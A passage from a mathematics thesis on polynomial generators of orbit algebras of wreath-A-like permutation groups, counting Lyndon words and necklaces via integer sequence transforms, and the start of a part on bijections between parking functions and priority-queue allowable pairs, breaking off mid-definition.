Now we can characterise those u for which $u \to w \cup v$ quite easily. Firstly, consider the case that $[u] = [w] + [v]$, that is, the set of connected blocks of u is the same as those of w and v combined. Then $u \to w \cup v$ if and only if u is a shuffle of w and v, by condition (ii) of Definition 6.1, as in the proof of Theorem 6.2. In fact, the terms in $w \mathbin{\overline{\sqcup\!\sqcup}} v$ with $[u] = [w] + [v]$ will be precisely $w \sqcup\!\sqcup v$, which is easy to see. Now consider those terms with $[u] \neq [w] + [v]$. If $[u] <_{\mathrm{lex}} [w] + [v]$, then it is easy to see that we cannot have $u \to w \cup v$, but it may be possible otherwise. We deduce that our product is given by:

$$w \mathbin{\overline{\sqcup\!\sqcup}} v = w \sqcup\!\sqcup v + \sum_{\substack{\mathrm{wt}(u) = \mathrm{wt}(w) + \mathrm{wt}(v) \\ [u] > _{\mathrm{lex}} [w] + [v]}} \beta_u u \tag{8}$$

for some non-negative integers β_u.

Now given $w = l_1^{r_1} \cdots l_k^{r_k}$ written as a (concatenation) product of decreasing Lyndon words, we can consider the complete shuffle product as we did for the normal shuffle product above:

$$\begin{aligned} \bar{S}(w) &\stackrel{\mathrm{def}}{=} \frac{1}{r_1! \cdots r_k!}\, l_1^{\overline{\sqcup\!\sqcup} r_1} \mathbin{\overline{\sqcup\!\sqcup}} \cdots \mathbin{\overline{\sqcup\!\sqcup}} l_k^{\overline{\sqcup\!\sqcup} r_k} \\ &= \frac{1}{r_1! \cdots r_k!}\, l_1^{\sqcup\!\sqcup r_1} \sqcup\!\sqcup \cdots \sqcup\!\sqcup l_k^{\sqcup\!\sqcup r_k} + \sum_{\substack{\mathrm{wt}(u) = \mathrm{wt}(w) \\ [u] > _{\mathrm{lex}} [w]}} \beta_u u \\ &= w + \sum_{\substack{[u] = [w] \\ u <_{\mathrm{lex}} w}} \alpha_u u + \sum_{\substack{\mathrm{wt}(u) = \mathrm{wt}(w) \\ [u] > _{\mathrm{lex}} [w]}} \beta_u u \\ &= w + \sum_{\substack{\mathrm{wt}(u) = \mathrm{wt}(w) \\ u > w}} \alpha_u u, \end{aligned} \tag{9}$$

where the α_u and the β_u are non-negative integers. To get the second line, we have repeatedly used equation (8) to reduce the complete shuffle product to a normal shuffle product. Observe that $\mathrm{wt}(l_1^{r_1} \cdots l_k^{r_k}) = \mathrm{wt}(w)$, hence the sum is

over words with $\mathrm{wt}(u) = \mathrm{wt}(w)$, and with $[u] >_{\mathrm{lex}} [w]$, since $>_{\mathrm{lex}}$ is transitive and $[u_1] >_{\mathrm{lex}} [u_2]$ implies $[u_1] + [u] >_{\mathrm{lex}} [u_2] + [u]$ for any word u. That the β_u are non-negative is easy to see, and it is not that much harder to see that they are integral, although we do not need this. In the third line, we have used equation (7), and in the last line, we have set $\alpha_u = \beta_u$ in the case that $[u] >_{\mathrm{lex}} [w]$, and used the relation on words (sequences) defined in the previous section, namely $u > w$ if $[u] >_{\mathrm{lex}} [w]$ or $[u] = [w]$ and $u <_{\mathrm{lex}} w$.

It is also important to note that in our case, the set $\{ u : \mathrm{wt}(u) = \mathrm{wt}(w) \}$ is finite, as there are only finitely many connected blocks of each weight, the same number as the number of orbits on sets of size $\mathrm{wt}(w)$, so that the sums in equation (9) are all finite.

We now see, as above, that the matrix relating $\{ w : w \in T^* \text{ and } \mathrm{wt}(w) = n \}$ to $\{ \bar{S}(w) : w \in T^* \text{ and } \mathrm{wt}(w) = n \}$ is unitriangular when the words of weight n are listed in the order we have defined. It follows that the $\bar{S}(w)$ form a vector space basis for $A(G) = K\langle T \rangle$, and hence the set of Lyndon words is a set of polynomial generators for $A(G)$. We summarise these results as a theorem.

Theorem 6.3. *If G is an oligomorphic wreath-A-like permutation group, then $A(G)$ is a polynomial ring, and the generators are those characteristic functions on orbits corresponding to Lyndon words as described above.* □

We can now deduce:

Corollary 6.4. *If G is an oligomorphic wreath-A-like permutation group, then the element $\varepsilon \in V_1(G)$ is prime in $A(G)$.*

Proof. We have $e = \Delta_1^{(1)} + \cdots + \Delta_1^{(r)}$, where the $\Delta_1^{(j)}$ are the orbits on 1-sets. As each of the $\Delta_1^{(j)}$ is a Lyndon word, $A(G) = K[\Delta_1^{(1)}, \ldots, \Delta_1^{(r)}, \Delta_2^{(1)}, \ldots]$. It follows that we can replace the polynomial generator $\Delta_1^{(1)}$ by ε (as they are linearly related), giving $A(G) = K[\varepsilon, \Delta_1^{(2)}, \ldots, \Delta_1^{(r)}, \Delta_2^{(1)}, \ldots]$. It is clear, since we then have $A(G)/(\varepsilon) \cong K[\Delta_1^{(2)}, \ldots, \Delta_1^{(r)}, \Delta_2^{(1)}, \ldots]$, that $A(G)/(\varepsilon)$ is an integral domain, so ε is prime in $A(G)$. □

6.3 Integer sequences, necklaces and free Lie algebras

Theorem 6.3 leads us to revisit some counting questions. Cameron [5] considered the following question. If the algebra $A(G)$ corresponding to an "interesting" oligomorphic group G were polynomial, what would be the sequence counting the number of polynomial generators of each degree? From knowledge of the dimension of each homogeneous component of $A(G)$, the answer can be determined using the inverse Euler transform. Now that we have an explicit description of the polynomial generators in the wreath-A-like case, an examination of the

sequences observed might yield some interesting new information about those sequences.

The two sequences we will consider are those arising from the groups S_2 Wr A and A Wr A, both of which appear in the On-Line Encyclopedia of Integer Sequences [12]. There are some obvious generalisations to other groups, as we observe below. The n-th homogeneous component of the group S_2 Wr A has dimension F_{n+1} (a Fibonacci number, where $F_0 = 0$ and $F_1 = 1$), and so the sequence counting the number of generators of degree n is A006206, beginning 1, 1, 1, 1, 2, 4, 5, 8, 11, 18, ... By our result, the n-th term of this sequence gives the number of Lyndon words of weight n (starting with $n = 1$) in the alphabet $T = \{\Delta_1, \Delta_2\}$, where Δ_1 and Δ_2 have respective weights 1 and 2.

Similarly, for the group A Wr A, the n-th homogeneous component has dimension 2^{n-1} for $n \geqslant 1$, and the sequence counting the number of generators of degree n is A059966, beginning 1, 1, 2, 3, 6, 9, 18, 30, ... (Note that the paper quoted above had sequence A001037 by mistake, this being the inverse Euler transform of the closely related sequence (2^n).) This sequence then counts the number of Lyndon words of weight n in the alphabet $T = \{\Delta_1, \Delta_2, \dots\}$, where Δ_i has weight i.

The Encyclopedia entry gives a different explanation, however: this sequence lists the dimensions of the homogeneous components of the free Lie algebra with one generator of each degree 1, 2, 3, etc. The connection between these two descriptions of this sequence is easy to describe, using [11, Thm. 4.9]. Let T be an alphabet whose letters each have a positive integral degree/weight (we use these terms interchangeably in this section), and where there are only finitely many letters of each possible weight. There is a basis of the free Lie algebra on the alphabet T (viewed as a vector space) given by $\{ P_w : w \in T^* \text{ Lyndon} \}$, where $P_a = a$ if $a \in T$, and $P_w = [P_u, P_v]$ otherwise, where $w = uv$ with v being the lexicographically smallest nontrivial proper right factor of w (see [11, Thm. 5.1]). Note that it trivially follows by induction that the degree of the homogeneous polynomial P_w is $\mathrm{wt}(w)$. Thus the dimension of the homogeneous component of degree n of the free Lie algebra on the alphabet T is the number of Lyndon words in T^* of weight n. It follows that we can also describe the two sequences above as either the number of Lyndon words of weight n in the alphabets $\{\Delta_1, \Delta_2\}$ and $\{\Delta_1, \Delta_2, \dots\}$ respectively, or as the number of primitive necklaces of weight n in these symbols, or as the dimension of the homogeneous component of degree n of the free Lie algebras on these sets. This obviously generalises to other wreath-A-like groups.

We may ask other counting questions based on these ideas. We start with an alphabet of weighted letters T (again with only finitely many letters of each

weight). The primary questions arising are how to transform between the three sequences:

$$\begin{aligned} a_n &= \text{number of letters of weight } n \text{ in } T, \\ w_n &= \text{number of words of weight } n \text{ in } T^*, \\ l_n &= \text{number of Lyndon words of weight } n \text{ in } T^*. \end{aligned}$$

(Of course, l_n can also be regarded as the number of primitive necklaces of weight n in this alphabet.) In our context, a_n is the number of connected blocks of weight n in our wreath-A-like group, w_n gives the dimension of the homogeneous component of weight n in $A(G)$ and l_n gives the number of polynomial generators of weight n in $A(G)$. We use the notation and some of the ideas presented in Bernstein and Sloane's paper on integer sequences [1].

The transformation between (a_n) and (w_n) can be effected by INVERT, as every word is an ordered sequence of letters:

$$1 + \sum_{n=1}^{\infty} w_n x^n = \frac{1}{1 - \sum_{n=1}^{\infty} a_n x^n}.$$

The transformation between (w_n) and (l_n) is performed using EULER, as every word is a product of a decreasing sequence of Lyndon words, so can be identified with a multiset of Lyndon words:

$$1 + \sum_{n=1}^{\infty} w_n x^n = \prod_{n=1}^{\infty} \frac{1}{(1 - x^n)^{l_n}}.$$

It follows that we can transform between (a_n) and (l_n) using a variant of WEIGH:

$$1 - \sum_{n=1}^{\infty} a_n x^n = \prod_{n=1}^{\infty} (1 - x^n)^{l_n}. \tag{10}$$

Most of the six possible conversions between (a_n), (w_n) and (l_n) are straightforward given these formulæ; the two which are harder are converting (w_n) and (a_n) to (l_n). Inverting the EULER transform is explained in [1]; we apply the same idea to convert from (a_n) to (l_n).

Given a sequence (a_n), we introduce the auxiliary sequence (c_n) defined by the equation $1 - \sum_{n=1}^{\infty} a_n x^n = \exp\bigl(-\sum_{n=1}^{\infty} c_n x^n/n\bigr)$. Using the generating functions $A(x) = \sum_{n=1}^{\infty} a_n x^n$ and $C(x) = \sum_{n=1}^{\infty} c_n x^n$, we can perform standard manipulations using the defining equation for (c_n) to deduce that $C(x) =$

$xA'(x) + C(x)A(x)$. It follows that

$$c_n = na_n + \sum_{k=1}^{n-1} c_k a_{n-k}. \tag{11}$$

Now substituting $\exp\bigl(-\sum c_n x^n/n\bigr)$ for $1 - \sum a_n x^n$ in equation (10), taking logarithms and expanding as a power series gives the coefficient of x^n/n to be $c_n = \sum_{d|n} d\, l_d$. Finally, Möbius inversion gives

$$l_n = \frac{1}{n} \sum_{d|n} \mu(n/d) c_d. \tag{12}$$

Thus we have an effective way of calculating the number of Lyndon words of a given weight given the number of letters of each possible weight.

As an interesting example of this process, let us consider our favourite group, $G = S_2$ Wr A. In this case, recall that we have $T = \{\Delta_1, \Delta_2\}$, so $a_1 = a_2 = 1$ and $a_n = 0$ for $n \geqslant 3$. Then the sequence (c_n) is calculated by equation (11): we have $c_1 = 1$ and $c_2 = 3$. For $n \geqslant 3$, we have $c_n = c_{n-1} + c_{n-2}$, so (c_n) is the standard Lucas sequence (L_n): 1, 3, 4, 7, 11, 18, ... We can now calculate the sequence (l_n): the first few terms are as we predicted: 1, 1, 1, 1, 2, 2, 4, 5, ..., and a general formula is $l_n = \frac{1}{n} \sum_{d|n} \mu(n/d) L_d$, as is given in the Encyclopedia entry for A006206. One interesting thing to observe is that if p is prime, then we have $l_p = (\mu(1)L_p + \mu(p)L_1)/p = (L_p - 1)/p$. It follows that the Lucas sequence satisfies $L_p \equiv 1 \pmod{p}$ for all primes p, a known result (see Hoggart and Bicknell [7]), but somewhat surprising in this context.

The description of our sequence A006206 in the Encylcopedia is "aperiodic binary necklaces [of length n] with no subsequence 00, excluding the sequence '0'." Our description is that it counts primitive necklaces of weight n in the alphabet $\{\Delta_1, \Delta_2\}$. These are easily seen to be equivalent: if we replace every Δ_1 by the symbol 1 and every Δ_2 by the symbols 10 (in clockwise order, say), then we will get a primitive (aperiodic) binary necklace with no subsequence 00 whose length equals the weight of the necklace we started with, and we can perform the inverse transformation equally simply (as we are excluding the necklace 0). We can do the same with the group S_n Wr A, enabling us to count the number of primitive binary necklaces of length n with no subsequence $00\cdots0$ (with n zeros) and excluding the necklace 0.

Now let us apply these ideas to the case $G = A$ Wr A. Firstly, the auxilary sequence turns out to be $c_n = 2^n - 1$, and the sequence (l_n) is given by $l_n = \sum_{d|n} \mu(n/d)(2^d - 1)$. This can be simplified using the result $\sum_{d|n} \mu(n/d) = [n = 1]$, where we are using Iverson's convention that if P is a predicate, then

$[P] = 1$ if P is true and 0 otherwise. So we have $l_n = \sum_{d|n} \mu(n/d)2^d - [n = 1]$. The sequence given by $\sum_{d|n} \mu(n/d)2^d$ is sequence A001037, and so our sequence differs from it by 1 in the $n = 1$ term only, yielding the observed sequence A059966. We can also give a necklace description of this sequence as above: it is the number of primitive binary necklaces of length n excluding the necklace 0—the sequence A001037 is essentially the same, but does not exclude the necklace 0, so it it also counts the number of binary Lyndon words of *length* n. (These are the descriptions of this sequence given in the Encyclopedia.) Finally, as above, if we consider the term l_p for p prime, we see that $l_p = ((2^p - 1) - 1)/p = 2(2^{p-1} - 1)/p$, so for $p > 2$, we deduce Fermat's little theorem for base 2, that is $2^{p-1} \equiv 1 \pmod{p}$.

An investigation of those sequences of non-negative integers (b_n) for which $\frac{1}{n}\sum_{d|n} \mu(n/d)b_d$ is a non-negative integer for all n has been undertaken by Puri and Ward [10], who call them exactly realizable. We can thus add to their work a class of exactly realizable sequences: those which are of the form (c_n), where (c_n) is given by equation (11) for some sequence of non-negative integers (a_n). A particular family of such sequences is given by $a_i = 1$ for $1 \leqslant i \leqslant n$ and $a_i = 0$ for $i > n$; these are sometimes known as "generalised Fibonacci sequences", and have been discussed by Du [6] (where this sequence is called ϕ_n). It would be interesting to know whether new congruence identities can be discovered by applying this technique to some of the sequences identified there or to sequences produced by other wreath-A-like groups.

7 Non-oligomorphic groups

Throughout this part of the thesis, we have mostly focused on oligomorphic groups, proving results in general where there was no problem in doing so. In this final section, we consider briefly the issues arising in the non-oligomorphic case.

As has already been pointed out above, the group $\mathbb{Z}$ acting regularly on $\mathbb{Z}$ does not have a Ramsey ordering on 2-sets, so much of what we did above will not help us to understand the algebra $A(\mathbb{Z})$. It is easy to construct other similar examples.

A more difficult question is whether we have even got the "right" definition of the algebra $A(G)$ in the non-oligomorphic case. The definition we have been using was introduced specifically to study the behaviour of oligomorphic groups. There are two finiteness conditions which can be imposed on the algebra we consider.

Firstly, we have taken the direct sum $A(G) = \bigoplus_{n=0}^{\infty} V_n(G)$, which is the direct limit as $N \to \infty$ of the vector spaces $\bigoplus_{n=0}^{N} V_n(G)$ (with the obvious direct maps). We could have instead taken the cartesian sum $\sum_{n=0}^{\infty} V_n(G)$, being the inverse limit of the same family of vector spaces (with the obvious inverse maps).

Secondly, and independently of the first choice, we could either take $V_n(G)$ to be the vector space of all functions from n-subsets of Ω to K which are fixed by G, as we have until now, or we could take it to be the subspace of this consisting of those functions which assume only finitely many distinct values on n-sets. (The latter idea was suggested to me by Peter Cameron.) Note, though, that if there are infinitely many orbits on n-sets, this vector space will still have uncountable dimension. It is not hard to check that if we use the latter definition, the multiplication in the algebra is still well-defined. Also, this distinction does not exist in the oligomorphic case. (Another seemingly plausible choice, those functions in $V_n(G)$ which are non-zero on only finitely many orbits of G, can fail to produce a well-defined multiplication: consider, for example, the case of e^2 with our favourite non-oligomorphic group, $\mathbb{Z}$: it takes the value 2 on every 2-set.)

Thus we have four plausible algebras to choose from, and it is not clear which is the "correct" one to use. More work is still required in this area.

References

[1] M. Bernstein and N. J. A. Sloane, *Some canonical sequences of integers*, Linear Algebra and Applications **226/228** (1995), 57–72.

[2] Peter J. Cameron, *Orbits of permutation groups on unordered sets, II*, J. London Math. Soc. (2) **23** (1981), 249–264.

[3] ———, *Oligomorphic Permutation Groups*, Cambridge University Press, 1990.

[4] ———, *The algebra of an age*, Model Theory of Groups and Automorphism Groups (David M. Evans, ed.), Cambridge University Press, 1997, pp. 126–133.

[5] ———, *Sequences realized by oligomorphic permutation groups*, Journal of Integer Sequences **3** (2000), Article 00.1.5.

[6] B.-S. Du, *A simple method which generates infinitely many congruence identities*, Fibonacci Quart. **27** (1989), 116–124.

[7] V. E. Hoggart Jr. and M. Bicknell, *Some congruences of the fibonacci numbers modulo a prime p*, Math. Mag. **47** (1974), 210–214.

[8] William M. Kantor, *On incidence matrices of finite projective and affine spaces*, Mat Z. **124** (1972), 315–318.

[9] Peter M. Neumann, *The structure of finitary permutation groups*, Arch. Math. (Basel) **27** (1976), 3–17.

[10] Yash Puri and Thomas Ward, *Arithmetic and growth of periodic orbits*, Journal of Integer Sequences **4** (2001), Article 01.2.1.

[11] Christophe Reutenauer, *Free Lie Algebras*, Oxford University Press, 1993.

[12] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, available at `http://www.research.att.com/~njas/sequences/`, 2001.

Part II

Parking Functions, Valet Functions and Priority Queues

In which we present a new bijection between parking functions and priority queues, extend it to a bijection between valet functions and priority queues on multisets, and learn of the standard of driving in Boston

This is an edited version of the published paper: Julian D. Gilbey and Louis H. Kalikow, *Parking functions, valet functions and priority queues*, Discrete Mathematics **197/198** (1999), 351–373.

1 Introduction

The combinatorial properties of parking functions have attracted interest for some time. Much is known about these functions and how they relate to other combinatorial structures such as trees. Recently, allowable pairs of permutations of a priority queue have also been studied. In this part of the thesis, we study these two classes of objects, which turn out to be closely related.

After introducing some notation in section 2, we define parking functions in section 3, together with some background material on the subject. The same is done for priority queues and allowable pairs in section 4. In section 5 we define the notion of a "breakpoint" for both parking functions and allowable pairs, and in section 6 we present a new bijection between these objects. In section 7 we introduce valet functions, which turn out to correspond to allowable pairs of permutations of a multiset. We also note an interesting bijection between valet functions and k-way trees, which restricts to a new bijection between parking functions and labelled trees. In section 8 we present, with detailed proof, a bijection between valet functions and allowable pairs for a multiset. This bijection, of which our first bijection is a special case, has the property of being both output and breakpoint preserving. (The output of the various objects involved is defined in sections 3, 4 and 7.) In section 9 we give an alternative description of the bijection of section 6, and use this in section 10 to give an interpretation for allowable pairs of the inversion enumerator for trees, showing that our bijection preserves this too in a suitable sense. We conclude in section 11 by comparing our bijection to other bijections involving parking functions and priority queues.

2 Notation

We write $[n]$ for $\{1, 2, \ldots, n\}$ and $[n]_0$ for $[n] \cup \{0\}$, with the convention that $[0] = \varnothing$. We will often think of a function $p : [n] \to [n]$ as the sequence of its values $p(1), \ldots, p(n)$ (sometimes even omitting the commas). Similarly, we regard a permutation $\sigma \in S_n$ as either a bijection $\sigma : [n] \to [n]$ or as a sequence $\sigma_1\sigma_2 \ldots \sigma_n$ (writing σ_i for $\sigma(i)$). If (a_i) is a sequence, we will also use $\mathbf{a}$ to refer to it. In the case that each $a_i \in \mathbb{N}$, we write $M_{\mathbf{a}}$ for the multiset $\{1^{a_1}, 2^{a_2}, \ldots\}$. Note that 0 is considered a natural number! (Also, we are using standard set notation for multisets, which is different from that used in the first part of this thesis; this turns out to be more convenient here.)

From section 7 onwards, we will be considering functions $p : [k] \to \mathcal{P}([n])$ with $|p(i)| = a_i$ for each i, where $\mathcal{P}(\Omega)$ denotes the power set of Ω. We will list the elements of each $p(i)$ as $p_i(1)$, $p_i(2)$, $\ldots$, $p_i(a_i)$. The order in which we do so

turns out to be unimportant for our results, as we will show below, so without loss of generality, we will assume that they are listed in increasing order, unless stated otherwise. We will also write $p_1(1), \ldots, p_i(j-1)$ as shorthand for the initial subsequence of $p_1(1), \ldots, p_1(a_1), p_2(1), \ldots, p_k(a_k)$ up to, but excluding, $p_i(j)$, even in the case that $j = 1$.

3 Parking functions and major functions

Consider a one-way street with n empty parking spaces in a row. There are n drivers who wish to park in these spaces and they arrive one at a time. Each driver has a preferred parking space, to which she drives. If it is empty, she parks there, but if not, she parks in the next available parking space if there is one. If, however, the rest of the spaces are occupied, she leaves without parking. If all of the cars are able to park, we call the sequence of preferred positions a parking function.

Formalising this description, we define a *parking function* to be a function $p : [n] \to [n]$ for which the following algorithmic function returns `TRUE`, and we write P_n for the set of all parking functions on $[n]$. Our arrays are indexed starting at 1, and we follow the convention that the body of a loop headed by a condition such as "**for** $i := 1$ **to** 0 **do**" is never executed.

function *TestParking*(p, n)
  $L :=$ empty array of length $n + 1$
  for $i := 1$ **to** n **do**
    $l_0 := \min\{\, l : l \geqslant p(i)$ and $L[l]$ is empty $\}$
    if $l_0 = n + 1$ **then**
      return `FALSE`
    else
      $L[l_0] := i$
    fi
  od
  return `TRUE`

If the algorithm returns `TRUE`, we write $\pi_n(p)$ for the resulting permutation $(L[1], L[2], \ldots, L[n])$ of $[n]$, calling it the *output* of p. We note that if p is a parking function and $\tau = \pi_n(p)$, then $\tau^{-1}(i) \geqslant p(i)$ for each i.

Parking functions were introduced in computer science and combinatorics by Konheim and Weiss [12, Sec. 6] as a colourful way to study a hashing problem. (However, the original scenario used would no longer be considered politically correct!) In their paper, they proved that the number of parking functions

on $[n]$ is $(n+1)^{n-1}$. Further proofs of this fact followed, including a beautiful one by Pollak (see Riordan [18, Sec. 2] and Foata and Riordan [5, Sec. 2]), a simple extension of which is used to prove Theorem 7.2 below. (An alternative description of Pollak's proof in group-theoretic terms is given by Stanley in [22, Sec. 2].) Knuth [11, Sec. 6.4] surveys the results about parking functions known to computer science in the early 1970s. (His description is given in terms of a hashing algorithm, but see also exercises 6.4–29 through 6.4–31 in which the parking function description is presented.)

It was recently pointed out to me by Joseph Kung that parking functions have been known to statisticians for a long time, in the context of order statistics. This also leads to a natural generalisation of parking functions. For more information, see Kung and Yan [14].

Several bijections between parking functions on $[n]$ and other sets of combinatorial structures are known. The first published bijection between parking functions and acyclic functions on $[n]$ (which are trivially representable by labelled trees on $[n]_0$) was by Schützenberger [20]. Kreweras [13, Sec. 6] gives a bijection that maps labelled trees with k inversions to parking functions with k probes. (Inversions are described in section 10 below. Note also that our parking functions correspond to Kreweras's *suites majeures* under the bijection $p(i) \mapsto (n+1) - p(i)$.) Moszkowski [16, Sec. 3] gives another bijection, in which a node of the tree with i children corresponds to a parking space in which i cars prefer to park. Pollak (see Riordan [18, Secs. 3 and 4] and Foata and Riordan [5, Sec. 2]) also gives a bijection in which a parking function is associated with a code which, by Prüfer's correspondence, corresponds to a tree. Foata and Riordan [5] also present another bijection from parking functions on $[n]$ to acyclic functions on $[n]$, and Françon [6] has shown how their result may be generalised to a much larger class of selection procedures. Knuth [11, answer to exercise 6.4–31] describes two bijections which are based on those of Foata and Riordan [5] and Kreweras [13], but are in fact different from them. Finally, in section 7 below, we describe a bijection which satisfies the property described in part (a) of Knuth's answer. In addition to these, Stanley [21, 22, 23] has studied how parking functions relate to noncrossing partitions and to hyperplane arrangements. Parking functions have also proved to have interesting algebraic properties. See, for example, the series of conjectures concerning diagonal invariants and parking functions presented by Haiman [10].

We define a *probe* to be an attempt by a car to park in an already occupied space, and the number of probes of a parking function is the total number of probes made by all of the cars. For example, if a car prefers space 3, but parks in space 6 (because spaces 3, 4 and 5 were full), the car makes three probes. In the language of the algorithm *TestParking*, the number of probes of car i is

$l_0 - p(i)$. So, letting $\tau = \pi_n(p)$ as before, car i makes $\tau^{-1}(i) - p(i)$ probes. Thus the number of probes of p is given by

$$\begin{aligned}\sum_{i=1}^{n}(\tau^{-1}(i) - p(i)) &= \sum_{i=1}^{n}\tau^{-1}(i) - \sum_{i=1}^{n}p(i)\\ &= \sum_{j=1}^{n} j - \sum_{i=1}^{n}p(i)\\ &= \tfrac{1}{2}n(n+1) - \sum_{i=1}^{n}p(i),\end{aligned}$$

as τ is a permuation of $[n]$. In particular, the number of probes of a parking function $p \in P_n$ depends only upon the values which the function takes, not the order in which it takes them. This was known already; see for example Peterson [17, page 137] or Gessel and Sagan [7, Sec. 7].

In Konheim and Weiss [12, Sec. 3], an expression is also obtained for the size of the set $S(\tau) = \{\, p \in P_n : \pi_n(p) = \tau \,\}$, defined for any $\tau \in S_n$. Given τ, set $\tau(0) = n + 1$ and define

$$b_\tau(i) = \max\{\, j \in [i-1]_0 : \tau(j) > \tau(i) \,\}.$$

Then we have

$$|S(\tau)| = \prod_{i=1}^{n}(i - b_\tau(i)). \tag{1}$$

To see why this is true, notice that if car m parks in space j, its preferred space could have been any space numbered $i \leqslant j$ as long as the spaces i, $i+1$, …, $j-1$ were occupied before it attempted to park. This will be the case if and only if all of these spaces are occupied by cars numbered less than m.

We finish this section with a very important alternative characterisation of parking functions. We call a function $f : [n] \to [n]$ a *major function* if it satisfies the property

$$|\{\, i : f(i) \leqslant m \,\}| \geqslant m \qquad \text{for } m = 1, 2, \ldots, n.$$

Lemma 3.1. *p is a parking function if and only if p is a major function.*

This is the special case of Lemma 7.3 below with $\mathbf{a} = (1, 1, \ldots, 1)$. It is also straightforward to prove directly, and has been known for a long time. A direct proof can be found in Gessel and Sagan [7, Theorem 7.2].

4 Priority queues and allowable pairs

We follow Atkinson and Thiyagarajah [3] for the following definitions. A *priority queue* is an abstract data type supporting the operations INSERT and DELETEMIN. There is an input data stream $\sigma = \sigma_1\sigma_2\ldots$ and an output data stream $\tau = \tau_1\tau_2\ldots$, where the σ_i are (possibly repeated) elements of a totally ordered set. Each INSERT operation will insert the next element of σ into the queue, and each DELETEMIN operation will remove a minimal element of the queue, placing it in the output stream. We only allow a DELETEMIN operation when the queue is non-empty.

We restrict ourselves throughout this thesis to the case where σ is finite; it follows that τ is also. If σ has length n, then an allowable sequence of n INSERT's and n DELETEMIN's (that is, one with the property that any initial subsequence contains at least as many INSERT's as DELETEMIN's) will be called a *priority queue computation*. If σ is the input and τ is the output of some priority queue computation, we call (σ, τ) an *allowable pair*. We write Q_n for the set of allowable pairs on $[n]$, by which we mean those allowable pairs (σ, τ) for which $\sigma, \tau \in S_n$. The following algorithm from Atkinson and Beals [1] takes as input a pair (σ, τ) of data streams of length n and tests whether it is an allowable pair. (The use of the notation INSERT(σ_j) rather than simply INSERT is for convenience, as it allows us to refer to our location in σ.)

```
function TestPair((σ, τ), n)
    Q := empty priority queue
    i := 1
    for j := 1 to n do
(*)     while τ_j ∉ Q do
            INSERT(σ_i)
            i := i + 1
        od
        if τ_j ≠ min(Q) then
            return FALSE
        else
            DELETEMIN
        fi
    od
    return TRUE
```

If (σ, τ) is an allowable pair, then τ is called the *output* of (σ, τ), and the priority queue computation executed by this algorithm is called the *natural*

computation for (σ, τ).

Many properties of Q_n are known. Atkinson and Thiyagarajah [3, Thm. 1] found that the number of allowable pairs on $[n]$ is $(n+1)^{n-1}$. Moreover, they show in [3, Lemma 5] that the number of allowable pairs (σ, τ) having a given permutation $\tau \in S_n$ as output is given by the same expression as that which counts the number of parking functions having τ as output ($|S(\tau)|$ in equation (1) above). This suggests the possible existence of an interesting bijection between parking functions and allowable pairs on $[n]$ which is output preserving.

As with parking functions, bijections have been found between allowable pairs on $[n]$ and labelled trees on $n+1$ vertices. Atkinson and Beals [1, Sec. 3] define such a bijection inductively, and Gessel and Wang [8] give algorithms for this bijection. A variant of their bijection can be obtained by letting their $\gamma_{(i,m)}$ denote the result of inserting m within γ *before* the symbol i, where i is given the name "root" if m is inserted at the end of γ. A different bijection, also defined by induction, is given by Golin and Zaks [9]. This too has a variant obtained by connecting $*$ in $T_{\pi\to\sigma}$ to the *predecessor* of $\max(\pi_i)$ in π_i.

Atkinson, Linton and Walker [2] generalised the work on allowable pairs by permitting the input and output data streams to be permutations of a multiset $M_{\mathbf{a}} = \{1^{a_1}, 2^{a_2}, \ldots, k^{a_k}\}$. They found that the number of allowable pairs in this case is $\frac{1}{n+1}\prod_{i=1}^{k}\binom{n+1}{a_i}$. This was calculated by constructing a bijection between the allowable pairs and certain k-way trees. (A k-way tree is either an empty tree or a root node with a sequence of k k-way subtrees.) Their bijection, again defined by induction, is a natural extension of the bijection in Atkinson and Beals [1] for allowable pairs on $[n]$. We provide a corresponding extension of parking functions below (sections 7ff), and deduce an alternative way of counting these pairs.

5 Breakpoints

We now define a parallel concept for both functions $[n] \to [n]$ and pairs of permutations of $[n]$, which turns out to be invariant under our bijection and is crucial to our method of proof.

Let $p : [n] \to [n]$. We say that $b \in [n]_0$ is a *breakpoint* of p if we have $|\{\, i : p(i) \leqslant b \,\}| = b$. It is easily checked that in the case $p \in P_n$, this condition is equivalent to $\{L[1], \ldots, L[b]\} = \{\, i : p(i) \leqslant b \,\}$. (We always have $\{L[1], \ldots, L[b]\} \subseteq \{\, i : p(i) \leqslant b \,\}$; then consider the sizes of the sets.) In the car drivers description, this says that every driver who wishes to park in one of the first b spaces succeeds in doing so.

Now let $(\sigma, \tau) \in S_n \times S_n$. We say that $b \in [n]_0$ is a *breakpoint* of (σ, τ) if

$\{\sigma_1, \ldots, \sigma_b\} = \{\tau_1, \ldots, \tau_b\}$. In the case $(\sigma, \tau) \in Q_n$, this is equivalent to saying that, with the natural computation, the queue is empty after outputting τ_b. (This follows, for if b is a breakpoint, then once the first b elements of σ have been read into the queue, the body of the **while** loop in the *TestPair* algorithm will not be executed again until τ_b has been output. The converse is trivial.)

It is clear that 0 and n are always breakpoints of any $p \in P_n$ and any $(\sigma, \tau) \in Q_n$. The following lemma shows that at least one other breakpoint often exists in such cases.

Lemma 5.1. (a) *Let $p \in P_n$, $t = \pi_n(p)$ and $d = t^{-1}(n)$. Then d is a breakpoint of p.*

(b) *Let $(\sigma, \tau) \in Q_n$ and $\delta = \tau^{-1}(n)$. Then δ is a breakpoint of (σ, τ).*

This follows as a special case of Corollary 8.2 when $\mathbf{a} = (1, 1, \ldots, 1)$. It is also very straightforward to prove directly.

6 The bijection between parking functions and allowable pairs

We define functions $\phi_n : P_n \to Q_n$ and $\psi_n : Q_n \to P_n$ inductively. For $n = 0$, the functions are trivial, as the sets have only one element.

For $n \geqslant 1$, given $p \in P_n$, we define $(s, t) = \phi_n(p)$ as follows:

(ϕ1) Set $t = \pi_n(p)$ and $d = t^{-1}(n)$.

(ϕ2) Define $p' \in P_{n-1}$ by setting, for $i < n$,

$$p'(i) = \begin{cases} p(i) - 1 & \text{if } p(i) > d, \\ p(i) & \text{otherwise.} \end{cases}$$

(ϕ3) Set $(s', t') = \phi_{n-1}(p')$.

(ϕ4) We define s by inserting n into the $p(n)$-th position of s'.

And for $n \geqslant 1$, given $(\sigma, \tau) \in Q_n$, we define $q = \psi_n(\sigma, \tau)$ as follows:

(ψ1) Set $q(n) = \sigma^{-1}(n)$ and $\delta = \tau^{-1}(n)$.

(ψ2) Let σ' and τ' be, respectively, σ and τ with n deleted, so $(\sigma', \tau') \in Q_{n-1}$.

(ψ3) Set $q' = \psi_{n-1}(\sigma', \tau')$.

(ψ4) For $i < n$, set

